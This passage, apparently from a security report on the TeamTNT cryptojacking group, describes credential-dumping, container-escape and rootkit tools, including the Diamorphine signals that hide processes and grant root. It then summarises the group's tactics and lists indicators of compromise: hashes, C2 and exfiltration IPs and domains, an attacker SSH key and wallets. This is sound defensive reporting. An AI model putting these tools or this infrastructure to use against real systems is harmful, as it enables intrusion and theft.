


Figure 77: Screenshot of the GitHub project MimiPenguin.

Mimipy

[Mimipy](#) is a cross-platform and open-source tool that dumps passwords from processes in memory. It is based on MimiPenguin mentioned above. Mimipy has other features that include: extracting credentials from browsers and HTTP servers, support for lightDM, and overwriting passwords.

BotB

[Break out of the Box \(BotB\)](#) is an open-source tool designed to be used by pentesters. It has many capabilities: exploits known container vulnerabilities to break out of the container, find and use Kubernetes and GCP secrets, push data to an S3 bucket, and more.

Diamorphine

Diamorphine is a Linux Kernel Module rootkit written by [Victor Ramos Mello](#). It's hosted on GitHub and has support for kernel versions 2.6.x/3.x/4.x/5.x. It can hide processes, files and elevate a given user to root. Interactions with the rootkit are via signals.

The screenshot shows the GitHub repository page for `m0nad / Diamorphine`. The repository has 45 watchers, 788 stars, and 287 forks. The main content is the `README.md` file, which describes Diamorphine as an LKM rootkit for Linux Kernels 2.6.x/3.x/4.x/5.x and ARM64. The README lists several features:

- When loaded, the module starts invisible;
- Hide/unhide any process by sending a signal 31;
- Sending a signal 63(to any pid) makes the module become (in)visible;
- Sending a signal 64(to any pid) makes the given user become root;
- Files or directories starting with the `MAGIC_PREFIX` become invisible;

The repository also shows a list of files: `LICENSE.txt`, `Makefile`, `README.md`, `diamorphine.c`, and `diamorphine.h`. The `README.md` file is currently selected and its content is displayed in the main area.

Figure 78: Screenshot of the GitHub project Diamorphine.

Docker Escape Tool

Docker Escape Tool is an open-source tool hosted on [GitHub](#) that identifies Docker containers and tries to escape the container using known techniques. The purpose of the tool is to assess the security of containers. Implemented techniques include: mount Docker Unix socket, reach the Docker daemon on the default ports, and exploit a vulnerability in RunC that allows attackers to overwrite the host RunC binary (CVE-2019-5736).

PercussiveElbow / **docker-escape-tool** Watch 4 Star 75 Fork 6

Code Issues 8 Pull requests Discussions Actions Projects Wiki Security Insights

master 4 branches 22 tags Go to file Add file Code

PercussiveElbow Update README.md ✓ 53c21d5 on 20 Dec 2020 67 commits

.github/workflows	Static alpine CI build. Move to Docker library. Start on Unix socket ...	9 months ago
spec	Commenting out test	7 months ago
src	Update capability_check.cr	6 months ago
.gitignore	Static alpine CI build. Move to Docker library. Start on Unix socket ...	9 months ago
Dockerfile	TLS fix	7 months ago
LICENSE	First commit	2 years ago
README.md	Update README.md	6 months ago
shard.lock	No longer verify TLS on default HTTPS port to work with self-signed c...	7 months ago
shard.yml	No longer verify TLS on default HTTPS port to work with self-signed c...	7 months ago

README.md

Docker Escape Tool

Main passing

Work In Progress

This tool will help identify if you're in a Docker container and try some quick escape techniques to help assess the security of your containers.

This tool is focused specifically on Docker escapes though some of the logic may apply to other container runtimes.

I intend to follow this up with a blog post on helping secure your Docker containers, but for some quick advice please see [this checklist](#).

About
Tool to test if you're in a Docker container and attempt simple breakouts

docker escape pentest

Readme
MIT License

Releases 22
0.2.9-beta.18 Latest
on 20 Dec 2020
[+ 21 releases](#)

Packages
No packages published

Contributors 2
PercussiveElbow
didier-durand Didier Durand

Languages
Crystal 97.6% Dockerfile 2.4%

Figure 79: Screenshot of the Docker Escape Tool repository on GitHub.

Das Fazit

(Conclusion)

Illicit cryptomining has become the major threat to Linux servers and cloud environments. TeamTNT is one of the predominant threat actors in this field. TeamTNT's activity can be traced back to the Fall of 2019 in attacks against Redis servers. From this humble beginning, the threat actor has changed its targets towards servers running Docker and now currently Kubernetes clusters. Most of the tooling and tactics used by the group is similar to other threat actors in the field. They predominantly structure their attacks around a set of multiple shell scripts but also use open-source and source available tools. The shell scripts are rarely written to disk, instead they are downloaded using **curl** or **wget** and "piped" directly into a shell interpreter. This can make it hard to investigate what has happened to a compromised machine as no artifacts on the machine exist. They also clear logs to make the investigation even harder.

Since they are competing with other cryptojacking-focused threat actors, TeamTNT employs different techniques to ensure that only their cryptominer is running. In early campaigns, we have seen them "plug the hole" used to compromise the machine, for example, by adding firewall rules to block external network connections to access the vulnerable

service. TeamTNT has also used different techniques for hiding their processes on the machine, including userland rootkits. Some of the scripts also include lists of other known cryptominers that the threat actor tries to kill on the machine. This is a common technique employed by many other threat actors in this field which essentially turns the compromised machine into a game of "King of the Hill."

What separates TeamTNT from other major threat actors in the cryptojacking field is their public presence on the clear web. They maintain a public appearance on Twitter and frequently tweet. Based on the public persona, it can be assumed that they are based in Germany. The threat actor commonly interacts with German politicians, tweets about their ongoing campaigns, and comments on reports by the security industry. The majority of these comments are to take credit for their work. During the Spring of 2021, some campaigns were attributed to TeamTNT but the threat actor refuted that it was their work. This suggested the emergence of an imitator reusing some of TeamTNT's older shell scripts. It remains to be seen if this will affect their activity and if they will continue to target Kubernetes clusters or if they will move on and target new cloud infrastructure.

IoCs

Pre-February Campaign

Files

<u>Name</u>	<u>SHA256</u>
bsh.sh	125dc99b9f94d5548bb68b371cb2ff22134b60b1fef915d1ae85b025f4039be0
ash.sh	561b76684d80084bd4b924e439f7e37683f486ca94fa088f283402dc7443271c
	dcc96cdc7192a41fb242a680a83969e16247511816dc0f80e63b134059497ad1
hole64	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf

Network

Value

36.7.154.124

116.62.122.90

3.215.110.66

125.254.128.200

SSH Key

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADlzb9hz7bNT6qtQKCMcitaaxEB9RyJEZuumE+gUMrh6hg3ccSMg9qnAIS/Lmw5Sw
wLJQXMB5WuhclPJsVawuP+pfsm1ZiGF2JnczEW5kBw1o5FI/6WOV1p9MOaXHA bpi7o/5Zauu3ITktyIWuP5R9I/2pUWcFZInnaiOr1KNt
CBPisNYbZ4FWAQVGwXzUWZ/ZE7SYIoOUm3EjihPPiTulegUmlzc7TzrnEn9M3U8K+LVFye+wDeSC3WNYwfjGQJA4aFsANOiz89olh77
G7IaDR8LghNfVvkRjaJ6onDZwb2CZWSivkFsdYtL6690S407eqoes7wkjudo9Qxsn9wxNv
```

February 2020 Campaign

Files

Name	SHA256
32bit.tar.gz	40c298446a7e53c3775f67deedf5d13b7c2c601de3c744f72fda42f99c156075
64bit.tar.gz	4f2ee441b35e8e0fe99608a011b632db219bd6631bcda39899b747a0dd38b5c6
bioset	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf
config.json	1470c3100b976ae2d4f9a1def5d6c6715d4f050e7de5e261b5d4e4a2faf9603d
cyo.sh	77334b8e3c8df468eda2ef93467d63e41dab7beb451a3bbb5637473fab620d6
dbus-config	b7225aefd8fb399a7f18639c32c59442daa5401b6164130e316092e8618f667f
FullCleanUp.sh	6a1221fc82b2bf13dc8112795d3edfb7bab8df7a9d4af69b89da4ac31e0e87e5
hfile	e5f48ccf07addd83986f5b6f9444d5f91cacbb5c471b815a2b68a9c02727821b
hid.sh	fe6e522ff266867060fa70d85be299ac5b12f2888935c5fe6e0a07d3ccaa1de2
logs.c	59aa2101b05225dd0eb7e7b456eb26357540723e3c1d8a10deca83e9715a10fb

Name	SHA256	Comment
setup.sh	b5ba2c86ebf85cbf700c83d7edc034717d7ee08e84fbae440a38139c15ef7a27	Setup from minion folder
NarrenKappe.sh	a25a73af06c43a20eb9f4f8b67357cec3c74143ccf97ce666446296a360d93fa	
pnsnscan-1.11.tar.gz	702b123a3abd518ac696c9e340e1aaf4742d271922b8b537d8595ea6486d7aa8	
punk.py	a66140870d0a71c7bd42b7631e4a85858e6b33e4a21be637b94d41833dee8383	
rd.sh	d42ee8a001de9b13496f2980de6ca22b544a5a9012e9e97374343411593c2c29	
setup.sh	dad3016b75e89b415e3c7e360ec2ffa31e48b667082843013bbff719add826c7	Setup from load folder
s_poor.ssh.sh	1eead4f456ed8741d1de821e2fcec026c1cbbf3477786cc3e637eac05811f46	
sysinfo.txt	53ba0436084f054c9c2c8aaf110f2c89c3c8b1fd9f1e4ca48cedfa86b7dece81	
tmp.min.sh	669ace6d57c68e4a7f2fabcacfecf485a5c90bfc28a809a432e68b53f60836a4	
watchdogd.tar.gz	e0876231c4829e0c7be4ffe47466b57e17a15e9c1529f332f813ea532716c945	
whois2.irc.sh	795a3d99c1e8e34a6228d95c4435c5ed7c866dc0e303f9788ea6fe055b1a7ac6	
whois.irc	205db0ef59cad167c6132916f8f7a1d1963e740b36400419b2e5ba307e9f765c	

32-bit Archive

<u>Name</u>	<u>SHA256</u>
watchdogd	69fea980538a12ac0791f0801fc93d8b4d16e8329793d635221a16f935e8ca07
XMRig Miner	4256402fc04e49f3da8d1bf88efdcca6a3b03f4b881777d2c32a8df364cececd

64-bit Archive

<u>Name</u>	<u>SHA256</u>
bioset	da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf
config.json	285e91d3d578fcdf6665c70de457f602d572203b04c281c03b4bf9103aa5f61f
do.sh	9c29d4ecf6a60e7bfc0afbba7a669a18af163440730711367d1c715042b5f755
lo	920014ace9add87139db41eb2538b292ad136fde7ac5f683eb3b31e0fed5f808
rstart.sh	4beaf3edbd1065c0dfd02cf864effe3d1e18d0f39275f0d49cb21951a12976c3
systemd-clean	3a2aa7235f0617df430b3d556779bee2ae0af75d7c2f17f052971d3f38fad9e0
watchdogd	fdf26ebad48da26be59b5784f43d1e5ee2efa93c59a717fe2ae1d82bf3f016d3
watchdogd.initd	16b26d9e4413c2f6d081ca093106935673747d5266aaa33f51c845e65b90e904
watchdogd.service	264c9b440f2fbd03000211a92a8bbb190f69c78dc087b8f757b3e8676554df57
watchdogd-stop	020ba2a9f603588dbc6498a6e230249c6952daa920a58de89d997b3fcdc4c115
XMRig Miner	b6f57f8a7fba70d6660335828d2a14029c88079a8176dca2c63281a759fd84ca

Network

Value	Comment
icanhazip.com	Used to determine IP
teamtnt.red	Main server
123.56.193.119	Exfiltration server
116.62.122.90	Old server still used by some scripts
120.26.230.68	Miner CC
80.211.206.105	Command center

Wallet

[89X8a5RqKMGLubB19DwVVqPvgF27C8hqpbttWMqNorpsDSu6Qw5uu4ijF8WwoLt2VQGRgALfjEqpq61awRTaBwpciDatbCNB](#)

Spring 2020

Files

Name	SHA256
clean.sh	6b8d828511b479e3278264eff68059f03b3b8011f9a6daaeff2af06b13ba6090
dns	6c73e45b06544fc43ce0e9164be52810884f317a710978c31462eb5b8ebc30cc
dns3	07377cac8687a4cde6e29bc00314c265c7ad71a6919de91f689b58efe07770b0

Name	SHA256
dns3_32bit	3876b58d12e27361bdfebd6efc5423d79b6676ca3b9d800f87098e95c3422e84
init.sh (Trend Micro)	459190ba0173640594d9b1fa41d5ba610ecea59fd275d3ff378d4cedb044e26d
init.sh (the second script)	5c488d9d6820f859cde5fb5d147cfe584a603152653d12e720b897df60c6f810
mxutzh.sh	8926672fe6ab2f9229a72e344fcb64a880a40db20f9a71ba0d92def9c14497b6
NarrenKappe.sh	d791ac65b01008d2be9622095e6020d7a7930b6ce1713de5d713fc3cccf862
setup.mytoys.sh	b60be03a7305946a5b1e2d22aa4f8e3fc93a55e1d7637bebb58bf2de19a6cf4a
setup.xmrig.curl.sh	bebaac2a2b1d72aa189c98d00f4988b24c72f72ae9348c49f62d16b433b05332
sysinfo	3c907087ec77fc1678011f753ddf4531a484009f3c64563d96eff0edea0dcd29
lan.redis.pwn.sh	25b4c5a3b3bfb1adab66fe17313a9828ef4ed13ea903e603f0ae36f3aa00cab0
minion_worker.sh	2adb1a298dd4ffd1b4fe2d5f5468363e977c8962dc837dc57219362ee2fc3127

Summer 2020

Files

Name	SHA256
Carray.jpg	230e2a06df2cd7574ee15cb13714d77182f28d50f83a6ed58af39f1966177769
clean.jpg	c55e4c67ba3cf54360a88980183767522fc05e8bf076f31399ee45efbfd78e5
cron.jpg	9f5e14ca8c877b7dff84ffbe018c461233af975654bd5b87431920dfc24568a5

Name	SHA256
cron_set.jpg	705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0
ds.jpg	a386aced768146fecfe81cac214c51c7e575b2c0c27a29c683e3357706f651ba
init.jpg	616c3d5b2e1c14f53f8a6cceafe723a91ad9f61b65dd22b247788329a41bc20e
local.jpg	b556d266b154c303bb90db005d7dd4267ed8d0e711e3fd32406c64b1fc977f9e
mo.jpg	3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f
mos.jpg	0742efecbd7af343213a50cc5fd5cd2f8475613cfe6fb51f4296a7ec4533940d
ssh.jpg	929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b
tnt.jpg	b3c94173daf8f825dcba80ecc813dd0ca36636851f9fa83901ae3b36af166d78
mo.jpg	1b7180c7e1f150ba6848e392e8482b83c638b27b37873f7f0948be9914164310
mo.jpg	3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f
init.jpg	616c3d5b2e1c14f53f8a6cceafe723a91ad9f61b65dd22b247788329a41bc20e
cron_set.jpg	705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0
ds.jpg	a386aced768146fecfe81cac214c51c7e575b2c0c27a29c683e3357706f651ba
mo.jpg	b6e369f0eb241ffb1b63c8c5b2b8a9131a9b98125ca869165f899026ab2c64ba
ssh.jpg	b9036b471ade3a0ed2c3e7d7c20f0844ee15d67ddcbe3380350944e427a7bf49
cron.jpg	c4cd9c12d47e5468f6f6e4b27e122f1a3d05dcae958245b59bde07d11c27328e

Archives

Name	SHA256
01.jpg	78037e2d2e596bd450b99551535fa9c38c4e8346ab75eb424bf9e95316424fbe
21.jpg	4f115381c17ba1dedb25d35d922feda9a723e206d811ed437b75fd8116ef461b
22.jpg	4a5d3435cd4a835056b4940e1cea9a25b1619562525bd9953a120b556b305983
about.jpg	a79d4f5633dbbe98842d5073b41cc25468679c46e011373587ffdbc544d1ea12
det.jpg	79a060a0efcf4a1538c58e532b984dcd927fda17ca9fd10c2ff212f9d9d76be6
mod.jpg	feb0a0f5ffba9d7b7d6878a8890a6d67d3f8ef6106e4e88719a63c3351e46a06
stock.jpg	2c40b76408d59f906f60db97ea36503bfc59aed22a154f5d564d8449c300594f

Binaries

Name	SHA256
impressum.jpg	f64a828d58ac5bbdde5e982ebb0766c8969cb63b4ab642467392042f2a594295
jq.jpg	bcfa215dec8fe15d4265c508c39c1ebafb7370acc95721e4e7d610b0459eb8dd
kube.jpg	15dce6f833812b119de9447db49e61f5c238c4e45b0dafbe0b6af0ab50bb329a
ms.jpg	72b1cbfbd87c6cd85b9dc1da48c852768003e7fb4f01d8f6904921474be199ad
socat.jpg	71c81cb46dd1903f12f3aef844b0fc559f31e2f613a8ae91ffb5630bc7011ef5

Name	SHA256
tshd.jpg	ba974b31c7e6715b83e9468f72fd5927d560fe80dbcba8c4466bb8ce5b93601d
zgrab.jpg	1474298ed7a5c63ca8098794cd743a276807cca0e678e046160718626bb038f3
portainer	b49a3f3cb4c70014e2c35c880d47bc475584b87b7dfcfa6d7341d42a16ebe443

[88ZrgnVZ687Wg8ipWyapjCVRWL8yFMRaBDrxtiPSwAQrNz5ZJBRozBSJrCYffurn1Qg7Jn7WpRQSAAC8aidaeAdAn4xi4k](#)

Fall 2020

Network

Value	Comment
85[.]214.149.236	Host malicious scripts and binaries
https://iplogger[.]org/2Xvkv5	Used to obtain the IP address of the victim

Name	SHA256
xmrig	3b4ff9aff08a7ca9a36ed997f94adb6b18bb757157cec4f04b53ba67e9377003
kdevtmpfsi	dd603db3e2c0800d5eaa262b6b8553c68deaa486b545d4965df5dc43217cc839
xmrigCCMiner_64Bit	b6f57f8a7fba70d6660335828d2a14029c88079a8176dca2c63281a759fd84ca
x86_64	139f393594aabb20543543bd7d3192422b886f58e04a910637b41f14d0cad375
xmrig	fdf26ebad48da26be59b5784f43d1e5ee2efa93c59a717fe2ae1d82bf3f016d3

Winter 2021

Attacking Kubernetes

Network

<u>Value</u>	<u>Comment</u>
The.borg[.]wtf (45.9.150.36)	Host malicious scripts and binaries
147.75.47.199	Used to obtain the IP address of the victim
teamtnt.red (45.9.148.108)	Host malicious scripts and binaries
Borg.wtf (45.9.148.108)	Host malicious scripts and binaries
Irc.borg.wtf (123.245.9[.]147)	C2 server and runs IRC server
Sampwn.anondns.net (13.245.9[.]147)	C2 server and runs IRC server
164.68.106.96	C2 server and runs IRC server
62.234.121.105	C2 server and runs IRC server

Files

Name	SHA256
TDGG	2c1528253656ac09c7473911b24b243f083e60b98a19ba1bbb050979a1f38a0f
tt.sh	2cde98579162ab165623241719b2ab33ac40f0b5d0a8ba7e7067c7aebc530172
api.key	b34df4b273b3bedaab531be46a0780d97b87588e93c1818158a47f7add8c7204
tmate	d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f
sGAU.sh	74e3ccaea4df277e1a9c458a671db74aa47630928a7825f75994756512b09d64
kshell	8e33496ea00218c07145396c6bcf3e25f4e38a1061f807d2d3653497a291348c
install_monerod.bash	518a19aa2c3c9f895efa0d130e6355af5b5d7edf28e2a2d9b944aa358c23d887
setup_moneroocean_miner.sh	5923f20010cb7c1d59aab36ba41c84cd20c25c6e64aace65dc8243ea827b537b
xmrig (moneroocean)	a22c2a6c2fdc5f5b962d2534aaae10d4de0379c9872f07aa10c77210ca652fa9
pei.sh	ee6dbbf85a3bb301a2e448c7fddaa4c1c6f234a8c75597ee766c66f52540d015
pei64	937842811b9e2eb87c4c19354a1a790315f2669eea58b63264f751de4da5438d
pei32	72cff62d801c5bcb185aa299eb26f417aad843e617cf9c39c69f9dde6eb82742
xmr3.assi	12c5c5d556394aa107a433144c185a686aba3bb44389b7241d84bea766e2aea3
aws2.sh	053318adb15cf23075f737daa153b81ab8bd0f2958fa81cd85336ecdf3d7de4e
t.sh	e6422d97d381f255cd9e9f91f06e5e4921f070b23e4e35edd539a589b1d6aea7
x86_64.so	77456c099facd775238086e8f9420308be432d461e55e49e1b24d96a8ea585e8

Name	SHA256
xmrig	78f92857e18107872526feb1ae834edb9b7189df4a2129a4125a3dd8917f9983
xmrig.so	3de32f315fd01b7b741cfbb7dfce22c30bf7b9a5a01d7ab6690fcb42759a3e9f
xmr.sh	fe0f5fef4d78db808b9dc4e63eeda9f8626f8ea21b9d03cbd884e37cde9018ee
ziggy	74f122fb0059977167c5ed34a7e217d9dfe8e8199020e3fe19532be108a7d607

Windows Targeting

Name	SHA256
sniffer.exe	42e60ce9f0b7c5260282a7006af0166cd3603a6043d833719586bd1adaece138
svchost2.exe	dd0a5c62db8403263872716b8b2dfd190fcf9c742e9d13ad2c40ab41df7f2045

Wallet:

[84dg9MjSkFvXkqHQuBr6ep6TfhR3pTP8DRyTMN5s8RgYMVRcnce7Day8edLkk3TqAaSHXu2N4W3A3XjKMaSx4X8Q3KQgZnh](#)

Spring 2021

Name	SHA256
aws.sh	8cedd6187439f73675b076d70647ee117ec3a4184a5045499a6172ae6e6c2c39
grab_aws-data.sh	a1e9cd08073e4af3256b31e4b42f3aa69be40862b3988f964e96228f91236593
init.sh	4e059d74e599757226f93ea8ddcfb794d4bcda605f0e553fbbef47b8b7c82d2b
search.sh	ed40bce040778e2227c869dac59f54c320944e19f77543954f40019e2f2b0c35

Summer 2021

Files

Name	SHA256
SSH.id_rsa.LAN.spread.sh	000f9927d2aad73a10d7034cff8308535322e629a75600addfe38202305101ba
mo.sh	1b72088fc6d780da95465f80ab26ba094d89232ff30a41b1b0113c355cffa57
SSH.id_rsa.LAN.spread.sh	3cc54142b5f88d03fb0552a655e32e94f366c9e3bb387404c6f381cfea506867
bot_u	5e1af7f4e6cf89cff44ee209399a9fab3bfd8f1ca9703fb54cee05cce2b16d4c
scan.sh	6c8a2ba339141b93c67f9d79d86a469da75bfbc69f128a6ed702a6e3925d5a29
setup.scanner.root.sh	8737eb891a80302929a7d2a6ffacd51338705783f250ecbcd62d2d623f9e98fd
sx.sh	a383e770c319b2411ed17775a114b697fb83ab53912266462ad1607c090ca608
kbot_x86_64	a46c870d1667a3ee31d2ba8969c9024bdb521ae8aad2079b672ce8416d85e8df

Domains

- teamtnt[.]red
- chimaera[.]cc

